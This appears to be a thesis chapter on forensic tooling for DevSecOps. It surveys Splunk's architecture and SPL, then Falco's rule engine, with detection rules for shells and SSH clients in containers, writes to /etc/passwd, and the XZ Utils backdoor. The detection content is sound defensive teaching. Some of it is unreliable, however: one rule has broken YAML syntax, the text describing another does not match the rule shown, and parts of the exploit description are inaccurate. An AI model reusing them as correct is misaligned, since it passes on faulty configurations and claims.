2.8 Forensic tools for DevSecOps Pipelines

Forensic tools are at the forefront of security technologies and frameworks today by providing deep visibility into system activity and assuring responsiveness to incidents in a timely fashion. Forensic tools continuously monitor and analyze logging, metrics, and traces from all environments to quickly detect anomalies (including security incidents) in real time. As they are able to aggregate data from various decentralized sources, they provide a unified platform for correlating events, which is essential for identifying the root causes of incidents and understanding the scope of attacks. Forensic tools also assist organizations in getting credit for completed compliance obligations by keeping records of system activity for auditing and reporting purposes. Integrated across DevSecOps activities, forensic tools may help DevSecOps teams to react faster when the application is deployed in a production environment, making it a valuable ally to tools that rely on dynamic execution for their security capabilities[70]. We will explore this thesis in detail in the implementation section.

2.8.1 Focus: forensic tools and post-mortem analysis support in the DevSecOps pipeline

Although most DevSecOps tools focus on prevention and detection, the integration of forensic techniques and tools is critical to ensure a robust investigative response to complex incidents. With this in mind, three basic classes of forensic capabilities are outlined for consideration within a DevSecOps pipeline:

Advanced tracing and log granularity: tools that enable event tracing with enriched metadata, including precise timestamps, transactional IDs, user context and call chain, are crucial to the temporal and causal reconstruction of an attack. The adoption of standards such as OpenTelemetry (for distributed tracing) and semantic log structuring in JSON format facilitate such granularity.[71]

Automated post-mortem analysis: there is growing interest in tools that, upon the occurrence of anomalies or critical events, automatically trigger log collection and indexing routines to facilitate retrospective forensic analysis. Tools such as Splunk or ELK, when integrated with alerting engines (e.g., Falco or osquery), can trigger automated queries, snapshots of system state, or memory dumps, facilitating "blast radius" analysis of the incident.[72]

Supporting investigation and reactive correlation: integration with SIEM and threat intelligence platforms (e.g., MISP) allows the collected data to be enriched with exogenous information, facilitating attribution and understanding of dynamics. In addition, tools such as TheHive or GRR Rapid Response can be integrated into the pipeline to automate investigation and collect artifacts on demand (on-demand collection).[73]

Recent studies include approaches such as Forensic Logging-as-a-Service (FLaaS) and Forensic-Ready Logging Pipeline that proactively structure logs to meet legal (chain-of-custody, integrity, immutability) and investigative (causal reconstruction, temporal correlation) requirements, with attention to standard formats (e.g., CEF, LEEF) and compatibility with containerized environments (via sidecar or DaemonSet).[74]

In summary, the modern forensic vision in DevSecOps is not limited to passive log collection, but includes the orchestration of tools and mechanisms that make the pipeline itself a tool for investigation as well as defense. The next subsections will explore two key tools, Splunk and Falco, that contribute–each with their own specificities–to this goal.

2.8.2 Splunk

Splunk is a powerful security and observability platform that simplifies the collection and management of automatically generated data (i.e., text logs) while enabling sophisticated search and analysis capabilities through AI-powered analysis. Originally founded in 2003 by Rob Das and Eric Swan, the name “Splunk" comes from “spelunking", reflecting the software’s ability to explore “information caves" within organisational data systems. The platform indexes and searches log files across distributed systems, analyzing the data to provide actionable intelligence through alerts, dashboards, charts, reports, and visualizations[75]. The complex structure of Splunk can be described as follows:




Figure 2.1. Splunk Architecture from the official website[1]

Splunk has revolutionized the way organizations collect, manage, and derive insights from massive amounts of operational data across IT systems, security infrastructures, and enterprise applications. As a scalable software solution, Splunk creates a central repository that allows organizations to search for data from multiple sources without requiring traditional database structures. The technology has grown significantly since its first release in 2004, becoming known for its high performance, scalability, and innovative approach to data collection and presentation. Today, Splunk serves a variety of use cases, including business analytics, application management, compliance monitoring, and security operations across virtually every industry[75].

Core Architecture and Components Splunk's architecture is composed of several key components that work together to collect, process, store, and analyze machine data, enabling both all-in-one installations (only for small deployments) and distributed installations. Splunk Enterprise is based on a forwarder-collector-indexer model that orchestrates several components—such as indexers, search heads, deployers, and license servers—to perform its functionalities[76].

Universal Forwarders (UFs) act as lightweight agents installed on source systems to collect and forward data to indexers, which guarantees a correct formatting of data before forwarding it to Splunk. These components can be deployed on application servers or client devices with minimal impact on resources. For more advanced pre-processing, Heavy Forwarders (HFs) provide additional capabilities such as data filtering and error log accumulation before transmission to indexers*ib.*.

The Indexer is Splunk's processing engine, responsible for parsing incoming data streams into individual events and storing them in optimized indexes. This component manages live data processing when generating searchable indexes from metadata, including event types, host sources, and timestamps. It supports large deployments through load balancers (LBs) that enable workload distribution in numerous indexers to provide maximum performance in high-data environments*ib.*.

Search Heads (SHs) provide the user interface layer, distributing search queries to indexers and presenting results through interactive visualizations, allowing users to interact with complex data without requiring direct access to the underlying index infrastructure. The Deployment Server (DS) manages the configuration of Splunk components, facilitating centralized administration of forwarders and other distributed elements. Additionally, as Splunk is mainly a paid service, the License Manager (LM) is able to track the volume of data to compute operational expenses based on actual usage, providing progressive pricing based on real use of the platform. This modular architecture allows Splunk to scale efficiently in organizations of all sizes while maintaining the agility to tackle heterogeneous data sources*ib.*.

Splunk Capabilities Framework Splunk excels in four main areas of functionality that, working together, enable a comprehensive analysis of log data produced by heterogeneous systems. These capabilities work through the use of parsers and complex filters to transform raw data into actionable information that can be used in any area, from cybersecurity to business intelligence[76].

Splunk excels at collecting and indexing data from virtually any source, including websites, applications, sensors, and devices in hybrid environments. The platform's universal forwarders can acquire data in different formats, including CSV, JSON, and various log formats, without requiring predefined schemas; however, this is accompanied by complete configurability in any proprietary format. In the banking sector, for example, it is possible to aggregate and unify in a single view data from different business areas, from payments to user accesses. This allows all the operations performed by users to be correlated and the application flows of different areas of expertise to be reconstructed. Credit card numbers, demographic information, and PIN/OTPs can be censored through Splunk so as to minimize the number of people to whom sensitive data is exposed*ib.*.

A key element to focus on is Splunk's ability to convert logs into metrics, allowing for more efficient storage and analysis of time series data. These aggregations can be visualized at a high level through graphs, statistics, and reports and are easily accessible even by non-technical personnel. The platform's indexing approach overcomes the limitations of conventional database structures while still supporting an extreme degree of correlation between different types of data. `SmartStore` technology improves the flexibility of data management by separating processing and storage resources, managing as efficiently as possible the cache structures—which can be local or sometimes distributed—of frequently accessed data, and archiving inactive information on external storage*ib.*.

Splunk's main component, and most powerful, is its Search Processing Language (SPL), a specialized query language that allows both simple searches and complex analytical operations. Searches can be performed using simple Boolean expressions or using complex regexes*ib.*. An example of a Splunk query could be the following:

```
index=application_logs level=ERROR
| top limit=5 message
| rename message as "Error Msg", count as "Occurrences", percent as "Freq %"
```

The returned output, structured in a tidy and easy way to read, is the following:

```
Error Message                    Occurrences    Frequency %
Database connection failed       15             0.32%
Invalid user credentials         3354           1.25%
File not found                   88             0.17%
Timeout processing request       12             0.14%
Missing required parameter       44             0.15%
```

SPL supports five correlation types (time, transactions, subsearches, lookups, and joins) along with over 140 analytical commands for deep data analysis. This powerful language enables users to perform sophisticated pattern detection, predictive analytics, and machine learning directly on raw data*ib.*.

Analytics Workspace provides visual analytics tools that allow both technical and non-technical users to explore metrics and event data through intuitive graphs and visualizations. Point-and-click interfaces complement SPL, making advanced analytics accessible to users that have little-to-no technical skills. Splunk's ability to save searches and tag important information is especially essential in security environments, where security audits require long-term log retention while maintaining a clear and informative structure*ib.*.

Monitoring and Alerting Splunk provides a scalable and extensible platform for real-time monitoring and alerting across distributed systems, including microservices architectures, cloud-native deployments, and hybrid infrastructures. Splunk, through the ingestion of logs, metrics, and traces from multiple sources, provides complete visibility into system health, performance bottlenecks, and security threats. In dynamic environments where services are ephemeral and horizontally scalable, Splunk's distributed search capabilities and real-time analytics ensure that telemetry data from containers, orchestration platforms (e.g., Kubernetes, Docker Swarm), and service meshes (e.g., Istio, Linkerd) can be efficiently aggregated and analyzed[77].

Furthermore, Splunk enables continuous monitoring of Service Level Indicators (SLIs) and Service Level Objectives (SLOs), which are critical to maintaining reliability in distributed applications. Built-in integrations with tools like `Prometheus`, `OpenTelemetry`, and `Fluentd` enable teams to collect and correlate metrics, logs, and traces across microservices. Specifically, Splunk can monitor end-to-end request latency across a chain of microservices, identifying underperforming services by analyzing distributed traces; it can monitor errors by aggregating HTTP status codes and application logs; and it can highlight abnormal error rates across specific service instances through the use of its proprietary AI engine*ib.*.

Real-time dashboards give situational awareness of system performance through actionable insights, presenting key performance metrics (KPMs) like Kubernetes Pod restarts, API gateway throughput, and database connection pool saturation. Dashboards can be designed to represent the topology of a distributed system, thereby enabling DevOps and SRE teams to have situational awareness. Splunk's alerting framework supports complex conditions that are essential for detecting anomalies in distributed environments. Unlike simple threshold-based alerts, Splunk can evaluate multidimensional patterns, such as correlated errors. It is able to trigger an alert when multiple microservices experience an increase in error rate at the same time, suggesting a cascading failure. It can detect behavioral anomalies by using machine learning-based alerts to detect deviations from normal traffic patterns, such as a sudden drop in call rate between dependent services (indicating potential network partitioning and low loads)*ib.*. Alerts can be configured to run automated remediation workflows, such as:

- Scaling up Kubernetes pods when CPU utilization exceeds a threshold.
- Opening a `Service Now` ticket when a critical microservice consecutively fails health checks.
- Notifying on-call teams via PagerDuty or Slack when latency exceeds an SLO.

Machine Learning and AI The Splunk Machine Learning Toolkit (MLTK) extends the platform's analytical capabilities with pre-built machine learning solutions and tools for developing custom models. MLTK supports outlier detection, predictive analytics, and clustering operations to identify significant patterns in operational data. Guided assistants simplify model development through GUI-based workflows that automatically generate SPLs in the background while allowing for technical review and customization[78].

Splunk's AI capabilities integrate with its broader analytics workflow, enabling organizations to operationalize machine learning in production environments. The Splunk community for MLTK algorithms on GitHub offers additional resources for developing specialized solutions to complex business problems. These capabilities help organizations move beyond basic monitoring to predictive and prescriptive analytics that anticipate problems before they impact operations*ib.*.

IT Service Intelligence Splunk IT Service Intelligence (ITSI) is a premium solution built on the Splunk core platform that specializes in service-oriented monitoring and analytics. ITSI introduces business-focused service capabilities, including service analyzers, analytics tables, and deep dives that correlate infrastructure metrics with business service health[77].

The solution implements sophisticated role-based access controls with specialized capabilities for service management tasks such as modeling KPI thresholds, managing entity discovery searches, and configuring backup/restore operations. ITSI's robust event management capabilities provide integrated alerting and incident response workflows that are customized for mission-critical services. These capabilities make Splunk especially valuable for organizations that manage complex IT service environments with stringent availability requirements*ib.*.

Splunk's security capabilities, especially in the security field, go beyond simple monitoring and raw aggregation; they enable complex threat detection, investigation, and response workflows. The platform's ability to incorporate security events from multiple data sources enables organizations to detect complex attacks that bypass conventional security measures[77]. An extremely illustrative article on Splunk's strength demonstrates how it was possible to detect malicious activity by ingesting and analyzing a user's mouse movements. The movements, detected via X,Y coordinate pairs and converted into images, are analyzed using a *convolutional neural network* and compared against movements of known human origin. This system was found to be capable, with an accuracy of 80%, of detecting the activity of an actual customer from a non-customer. This kind of detection can be a significant indicator for fraud and threat detection scenarios where "foreigners" could claim to be legitimate users.[79]. These advanced capabilities enable a wide range of security applications, such as fraud detection, the identification of brute force attacks, and, as just demonstrated, anomalous behavior[77].

Custom Role Configuration Organizations can create custom roles with granular adjustments to user access, including role inheritance, capability assignment, index restrictions, and search filters. Role inheritance allows new roles to incorporate permissions from existing roles, simplifying complex permission schemes. Index controls limit the data sources a role can access, while search filters further limit the specific events visible within allowed indexes[77].

For custom roles, resource limits can be enforced, for example, amounts of concurrent searches, search window times, and disk-space search process quotas. These controls enable organizations to trade off analytical flexibility with the need for system performance and data security. Splunk offers role management via the web and configuration files, but on the Splunk Cloud Platform, changes are applied through the web interface only*ib.*.

The Splunk security model adopts an additive permissions model in which roles only are able to grant access—meaning that by default, everything else is denied. Users that have assigned multiple roles get the union of the overall permissions, meaning it is not possible to remove them by assigning a role. This makes attacks such as privilege escalation much more difficult from an attacker's perspective*ib.*.

For sensitive operations, Splunk implements feature requirements such as `delete_by_keyword` for data deletion or `edit_roles` for security administration. The platform's permissions system integrates with multiple authentication providers, including SAML, LDAP, Active Directory, and e-Directory, supporting enterprise identity management workflows*ib.*.

Deployment and Management Splunk has multiple deployment options to accommodate different enterprise requirements—from small to distributed enterprise environments. The platform architecture is also fit for both on-premises and cloud deployments, requiring differing effort of management for the system top-bot structure[77].

With self-service deployment options, Splunk Enterprise is designed for organizations that value having complete command of their analytics foundation. This model allows for customisation of all Splunk components to meet specific performance, security, and integration requirements. Splunk Cloud Platform offers a managed service alternative with reduced operational overhead, although with some configuration limitations compared to the Enterprise version*ib.*.

For hybrid environments, Splunk supports distributed deployments that span on-premises and cloud resources while maintaining data federation capabilities. The platform's data management tools help organizations maintain visibility, security, and compliance in these complex environments while optimizing costs. SmartStore technology enhances deployment flexibility by allowing compute and storage resources to be independently scaled based on business needs*ib.*.

System Monitoring and Maintenance Splunk Monitoring Console The Splunk Monitoring Console offers an out-of-the-box enterprise deployment-wide monitoring view and topology views with alerts for all platform components. This central UI enables the admin to monitor the health, performance, capacity, and interconnectivity of the entire Splunk deployment[77].

Policy-based resource allocation for ingest and search with workload management capabilities, so it is possible to prioritize critical workloads. SmartStore also simplifies the management of indexers by sending data to remote storage, enabling a precise focus on the procedures of security patching and software upgrades*ib.*.

Comparative Advantages and Limitations Splunk's broad feature set positions it as the market leader in machine data analytics, although the platform has strengths and limitations that organizations should consider when evaluating solutions. Splunk maintains its market leadership through its comprehensive feature set, paired with enterprise-grade capabilities[77].

The real-time analytics provided by the platform offer instant insight into operating status and contribute significantly to decreasing the time to solve any problems. Advanced features—-such as machine learning capabilities and IT service intelligence modules—take Splunk from a basic log analytics platform into a predictive tool for security operations and service-oriented monitoring. The platform is scalable to any deployment size, including small environments, focusing on large deployments that are able to produce terabytes of data and simultaneously having the capability to process them daily. Splunk's broad integration ecosystem through Splunkbase allows organizations to customize the platform for specific use cases with pre-built solutions. Role-based access controls and comprehensive security certifications make Splunk suitable for highly regulated industries*ib.*.

Splunk's powerful capabilities come with significant complexity, especially for organizations without dedicated Splunk administrators. The platform's cost structure can become prohibitive at scale, especially when managing large volumes of data with traditional licensing models. Ultimately, maximizing performance will require tuning and configuring research and infrastructure settings that some less-experienced teams will undoubtedly struggle with. The platform has increasing competition from open-source offerings like ELK Stack (`Elasticsearch`, `Logstash`, and `Kibana`) and cloud-native offerings like Sumo Logic. These are generally low-cost options for basic log analytics, and free basic editions may be scaled with limited functionality when compared with the full Splunk platform*ib.*.

Splunk is a comprehensive machine data analytics platform, offering unmatched capabilities for collecting, searching, monitoring, and analyzing operational data across enterprise environments. The platform's core strengths in data indexing, powerful search language, and real-time analytics provide fundamental value that extends to IT operations, security monitoring, and business intelligence use cases*ib.*.

Splunk's modular architecture and broad ecosystem enable organizations to start with basic

log analytics and grow to advanced capabilities such as predictive maintenance, service level monitoring, and security orchestration. The platform's role-based access controls and security certifications make it suitable especially for companies with critical infrastructures—such as government agencies and banks—while its scalability supports deployments ranging from small businesses to global enterprises*ib.*.

Its complexity and pricing are not without their challenges, particularly for smaller enterprises, but its out-of-the-box feature set should be taken into account when evaluating operational costs since Splunk's pricing could offer a cheaper solution. As the amount of operational data that organizations are creating increases, Splunk's capability to turn that data into actionable insights will be paramount in order to achieve operational efficiency, security posture, and data-driven insights for every domain*ib.*.

2.8.3 Falco

In this section, Falco is briefly described and analyzed, highlighting its functionalities. Falco is the most popular open-source runtime security tool for cloud-native environments, containers, and, in general, Kubernetes. Initially developed by Sysdig and now a Cloud Native Computing Foundation (CNCF) graduated project, Falco has become the de facto standard for cloud-native runtime security by providing real-time threat detection. The heart of Falco resides in its rule engine, which is able to provide detection capabilities through leveraging YAML text files[37].

Falco represents a paradigm shift in runtime security, specifically designed for the ephemeral and distributed nature of cloud-native architectures. Falco is able to sophisticatedly listen and monitor for all of the monitored system events—especially Linux system calls—and evaluate them against customizable rules in search of potential security threats. What makes Falco unique is the capability of enriching these raw kernel events with contextual metadata from container runtimes, as well as Kubernetes, which gives the security teams actionable insights instead of raw data[37].

The project was born out of Sysdig's extensive system-level observation and forensics experience that spans decades and the creation of Wireshark, the widely used network protocol analyzer. That heritage is the foundation of Falco's engineering approach, offering a blend of low-level system visibility along with cloud-native integration capabilities. As a CNCF graduated project—achieving the same maturity level as Kubernetes and Prometheus—Falcon has been broadly adopted across industries, including at tech giants and startups, and is deployed on every major cloud platform and in large on-premise installations[37].

Core Architecture and Components Falco's architecture embeds its low-level system visibility and cloud-native integrations in a manner that melds traditional system monitoring approaches with modern extensibility. The second layer is runtime protection, provided by a family of cooperating runtime components and described in detail in the next sections. Beneath it all is Falco's event collection system, which watches Linux system calls through one of three possible drivers: the modern eBPF probe using CO-RE support for backward compatibility across differing kernel versions, the legacy eBPF probe, or a classic kernel module. The eBPF model is highly efficient and effective, enabling Falco to inspect system behavior in a way that won't create additional risk to system stability or performance. This visibility at the kernel level allows Falco to observe core behavioral signals of compromise, such as attempts to escalate privileges, attempts to access sensitive files, or spawn unexpected processes, irrespective of whether those are coming from containers, VMs, or bare metal machines hosted on-premises[37].

Falco's architecture In Falco, the brain of the operation is the userspace program, which reads a continuous stream of events from the kernel and compares these against the configured rule set. This component will be responsible for signal processing, event parsing, and rule interpretations that can determine if an event is a security-relevant anomaly applied to the right context. The single-threaded, sequential design of the engine is essential for its capabilities as a monitoring tool, as it is a critical requirement for security monitoring where event ordering and consistency matter[37].

With its plugin architecture, Falco is capable of doing so much more than a simple system call monitor, as it includes, but is not limited to, plugins that expose completely new types of events (such as Kubernetes audit logs, cloud-provider APIs, or authentication systems) or that pull additional fields from existing events. This extensibility has also made possible a variety of integrations with other systems, such as GitHub (monitoring repository access), Okta (monitoring of authentication events), and AWS CloudTrail (analysis of activity within a cloud API). Plugin SDK for different programming languages so that organizations can create custom integrations that fit their environment[37].

Detection Capabilities and Rule Engine The real power of Falco derives from its advanced rule engine, which converts raw system data into actionable security information. The engine works on an event stream, passing the events through hundreds of rules at a time, looking for suspicious behavior. Falco comes out of the box with a broad set of rules that have been designed to identify and alert you to possible attacks or suspect activity, from files being opened in inappropriate ways to the network packets being sent. Attempts to escalate privileges by trying to use privileged containers, altering namespaces by tools such as setns, using limited access to sensitive directories (for example, `/etc`, `/usr/bin`, `/usr/sbin`), creating symbolic links, making unexpected changes to the owner or the permissions of a file, and making suspicious network connections are only a few of the already defined rules that can be downloaded and configured immediately. Furthermore, there are rules that also track if shell binaries (`sh`, `bash`, `csh`, `zsh`), SSH clients (`ssh`, `scp`, `sftp`), critical system utilities (coreutils, login binaries), and the password management tools (`passwd`, `chpasswd`, `useradd`) are being executed[37].

Rule Structure and Syntax Falco rules are defined in YAML files, making them both human-readable and easily manageable as code. Of course, this kind of textual definition is a great feature to be added in DevSecOps environments, as it is possible to track and add each configuration file inside software control software, enabling version control. Each rule consists of many components. The main sections are the following: a unique name (rule), description (desc), detection condition, output message format, priority level, and optional tags for categorization. The condition field contains the detection logic, expressed as a boolean expression that evaluates event properties against expected norms[37]. For example, a rule detecting shell execution in containers might specify:

```
- rule: shell_in_container
  desc: notice shell activity within a container
  condition: >
    evt.type = execve and
    evt.dir = < and
    container.id != host and
    proc.name = bash
  output: >
    shell in a container |
    user=%user.name container_id=%container.id container_name=%container.name
    shell=%proc.name parent=%proc.pname cmdline=%proc.cmdline
  priority: WARNING
```

[80] This Falco rule, shell_in_container, has been created to identify shell activity inside containers but not on the host system so that suspicious or unauthorized activities can be monitored for. It activates when a call to execve (process execution) is done within a container and the process name is one of the most common of shells (like bash, sh, or zsh) or ends in _sh, or when a shell is invoked via sudo (like sudo bash). Such a simple but powerful rule gives context such as the user, container ID, container name, shell process name, parent process name, and full command line. The output is then written to the log as a WARNING with appropriate tags (container, shell, MITRE ATT&CK T1059[9]) to aid in finding command-line attacks in container environments[37].

[9] T1059 - Command-Line Interface

Advanced Rule Features Falco enables many advanced features to improve the effectiveness and complexity of rules. Macros enable you to encapsulate common rule condition patterns for reuse between rules and lists. Define groups of related values (for example, sensitive files or suspicious binaries), and these can be referred to easily. Override ruling gives the ability for organizations to change the default rule set by changing the default priority levels (DEBUG, INFO, NOTICE, WARNING, ERROR, CRITICAL, ALERT, EMERGENCY) given by a detection—i.e., a WARNING response, in some contexts, could be required to be a CRITICAL[37].

The rule engine also supports field extraction from events, with dozens of predefined fields covering process details (name, arguments, environment variables), file operations (accessed paths, modes), network activity (connections, ports), container metadata (ID, name, image), and Kubernetes context (pod, namespace, labels). These fields can be referenced in both conditions and output messages, providing rich context for each detection[37].

Custom Rule Development While the general purpose rules that come out-of-box with Falco are able to solve many common use-cases most organizations would encounter, many organizations find they have to specialize the rules for their environment and threat model. This kind of process includes determining which activities of interest are related to security that should be watched (i.e. access to application secrets, unusual cron job runs, or certain API calls), and creating corresponding Falco rule conditions for detecting the anomalous behaviour[37]. For instance, a rule detecting unauthorized `/etc/passwd` modifications might look like:

```
rule: passwd_modification
desc: Detect writes to /etc/passwd
condition: >
  (evt.type in (open, openat, openat2) and
  evt.is_open_write=true and
  fd.name = "/etc/passwd"
output: >
  Unauthorized passwd modification attempt
  (user=%user.name command=%proc.cmdline)
priority: CRITICAL
tags: [filesystem, authentication, mitre_persistence]
```

[37] This rule, hovewer, has a serious fault. In some containers, it is possible it to run commands that create or update system users, such as `sudo apt install docker`. This command add a dedicated system user during installation, hence modifying the `/etc/passwd` file. This would make the last rule generate many false positives, reducing greatly its effectiveness[37]. Rules then can be updated to manage exceptions, as written as follows:

```
rule: passwd_modification
desc: Detect writes to /etc/passwd
condition: >
  (evt.type in (open, openat, openat2) and
  evt.is_open_write=true and
  fd.name = "/etc/passwd"
output: >
  Unauthorized passwd modification attempt
  (user=%user.name command=%proc.cmdline)
priority: CRITICAL
tags: [filesystem, authentication, mitre_persistence]
exceptions:
    - name: package_managers
      fields: [proc.name]
      comps: [in]
      values:
        - ["apt", "apt-get"]
```

This updated rule will not generate any false positives when containers install packages with apt. Of course, this applies only in cases where this behavior is predicted and wanted and cannot be assumed by an attacker[37].

Deployment and Integration Ecosystem Falco's strength lies not only in its useful and complex detection capabilities, but it also offers flexible deployment options and ease of integration. These capabilities enable enterprises to embed runtime security across their cloud-native stack. Falco provides a variety of deployment options for different environments. Within Kubernetes, Falco usually runs as a DaemonSet to have dedicated monitoring for every node. Helm charts make it easy to install and configure with optional features, including JSON output, metrics collection, and support for container runtimes (Docker, containerd, CRI-O). For non-Kubernetes environments, Falco can run directly on Linux hosts or in Docker containers, maintaining consistent security monitoring across different deployment models[37]. Deploying Falco in a Kubernetes cluster is somewhat simple, as it can be installed with a single Helm command:

```
# Installs Falco (no extra components like Sidekick/Talon).
helm install falco falcosecurity/falco \
  # Runs in falco namespace (auto-creates it if missing).
  --namespace falco \
  --create-namespace \
  # Enables terminal output (tty=true for basic logs).
  --set tty=true
```

This configuration is missing a critical component, namely Falcosidekick, which is an alerting system used for informing security practitioners that a rule has been activated.

Alert Processing with Falcosidekick Even though Falco's primary capability is to detect malicious activity, it is also necessary to produce alerts in order to react in a timely fashion. Falcosidekick is the tool that provides this functionality and does the conversions from Falco's native alerts to any format required by the downstream systems. It supports more than 50 output types (SIEMs, messaging tools like Teams, task management platforms, and storage APIs), including observability tools (Splunk and Dynatrace), messaging tools (Slack), ticketing systems, storage solutions (S3), and custom webhooks. This flexibility means security teams can be effectively alerted over the channels they prefer and initiate an appropriate response without involving manual activities[81].

Additionally, Falco provides out of the box a web UI, which displays the recent alerts and exposes Prometheus metrics (/metrics endpoint) for monitoring Falco operation and configuration. In more sophisticated setups, it can result in an automated response through Falco Talon, which is able to programmatically and automatically run remediation actions when certain detections are met (run cleanup, autoscale down, delete a pod, etc.)[81].

Enhanced Supply Chain Security with Falco Falco has matured into the essential solution for uncovering and reducing the risk of supply chain attacks, with increasing complexity and prevalence in cloud-native landscapes. By monitoring syscalls, file activity, and process execution in real-time, Falco can detect anomalous behavior that might indicate compromised dependencies, corrupted artifacts, or other unauthorized behavior in a software delivery pipeline.

Recent examples include backdoors in the XZ Utils compression library (versions 5.6.0 and 5.6.1), in which the vulnerability CVE-2024-3094 permitted a seemingly trusted open-source collaborator, which later revealed itself as a malicious attacker, to execute code remotely through SSH[82]. Had Falco been deployed with the rule defined in the following section, it would likely have been detected through the following IoCs:

- Unauthorized library modifications: Falco rules monitoring `/usr/lib` or `/lib` directories would have likely picked up on the tainted XZ library being loaded into sshd.

- Suspicious process injection: The backdoor relied on systemd executing modified `.so` files—Falco's process lineage tracking would have detected unexpected child processes spawned by sshd.
- Abnormal privilege escalation: The exploit involved glibc hooks to elevate privileges, which Falco's kernel-level monitoring could have identified through setuid or execve anomalies.

The rule, provided by the official documentation of Falco[83], is the following:

```
- rule: Detect_XZ_Utils_Backdoor_CVE_2024_3094
  desc: >
    This rule detects possible CVE-2024-3094 exploitation when the SSH daemon
    process loads a vulnerable version of the liblzma library. An attacker
    could exploit this to interfere with authentication in sshd via systemd,
    potentially compromising sensitive data or escalating their privileges.
  condition: >
    open_read and
    proc.name=sshd and
    (fd.name contains "liblzma.so.5.6.0" or fd.name contains "liblzma.so.5.6.1")
  output: >
    SSHD loaded a backdoored version of liblzma library %fd.name with parent
    %proc.pname and cmdline %proc.cmdline (process=%proc.name parent=%proc.pname
    file=%fd.name evt_type=%evt.type user=%user.name user_uid=%user.uid
    user_loginuid=%user.loginuid proc_exepath=%proc.exepath command=%proc.cmdline
    terminal=%proc.tty exe_flags=%evt.arg.flags %container.info)
  priority: CRITICAL
  tags: [filesystem, process, mitre_execution, mitre_persistence]
  source: syscall
```

Proactive mitigations enabled by Falco Additionally, Falco is able to provide multiple proactive mitigations. It is able to block malicious dependencies, halting the execution of monitored processes that are detected to load libraries from untrusted paths (such as a library loaded from the `/tmp` folder). It is able to detect CI/CD compromises by monitoring `kubectl` or `docker` executables, flagging unauthorized deployment attempts of malicious images, such as a GitHub Action pushing a backdoored image. Furthermore, it is able to verify artifacts during runtime, enforcing checksum validations for critical binaries. This is extremely valuable in neutralizing vulnerabilities that replace binaries, such as JARs. The Falco Talon project further enhances supply chain security by automating responses, such as:

- Killing pods that load malicious libraries.
- Freezing compromised containers for forensic analysis.
- Revoking Kubernetes service account credentials abused in attacks.

With the growing presence of supply chain poisoning attacks (some recent ones are `SolarWinds`[53], `Codecov[84]`, and `PyTorch-nightly`[85]), Falco's real-time detection capability acts as an ultimate defense line when threats have managed to bypass traditional static analysis or vulnerability scanners. Its ability to associate runtime behavior with cloud-native context can make it an invaluable addition to modern DevSecOps pipelines[86].

Key Strengths The kernel-level visibility of Falco provides detection abilities that are out of reach for the majority of application-layer security solutions. By intercepting system calls at the source, it can detect malicious behavior, irrespective of whether it is from compromised applications, malicious containers, or host-level processes. That depth of visibility is especially beneficial in a container-based environment, where traditional security perimeters are often blurry[37].

Unlike periodic scanning, the tool can detect in a real-time streaming mode, which provides you with real-time visibility into your security posture. This early detection dramatically limits possible large-scale damage from attacks by allowing for much quicker reaction times than batch-like security systems[37].

Falco is an open-source and graduated project of CNCF, being transparent, community supported, and long-term driven. Companies can read the code, submit enhancements, and extend Falco deeply within their organizations without fear of being locked into a vendor. A variety of plugins give you endless possibilities, allowing for the development of very specific use cases and customized solutions[37].

Limitations and Considerations Falco's rich feature set also brings complexity that can overwhelm teams inexperienced with deep system monitoring. Effective custom rules have to be developed with in-depth knowledge of security concepts and low-level systems and very often need training or dedicated security engineering resources[37].

The tool's focus on detection rather than prevention means organizations must integrate it with response systems (like Falco Talon or existing SOAR platforms) to achieve complete protection. While Falco excels at identifying threats, stopping them requires additional tooling and workflow development[37].

Like all monitoring tools, Falco has potential for false positives that need to be adjusted for different environments. Whereas the default rules cover extensive behavior patterns, they should be calibrated iteratively according to legitimate use cases that demonstrate behavior profiles comparable to attacks. Continual rule maintenance is required to keep detection accurate as apps and infrastructures evolve[37].

Conclusion Falco is a significant leap forward in runtime security for cloud-native environments, offering the deep system visibility network security tools lack (for Kubernetes) and the far richer context that intrusion prevention and application security solutions lack (also for Kubernetes). Its filesystem-level visibility, large rule library, and wide breadth of integration all come together to best serve as the security solution for dynamic containers in various deployment types.

Its open-source principles and CNCF support mean that the tool is always going to be in keeping with the best cloud-native principles while enjoying the support of the many in the community. With the growing adoption of Kubernetes and microservices architectures by organizations, Falco can offer the runtime security layer that could safeguard these complex environments from modern threats.

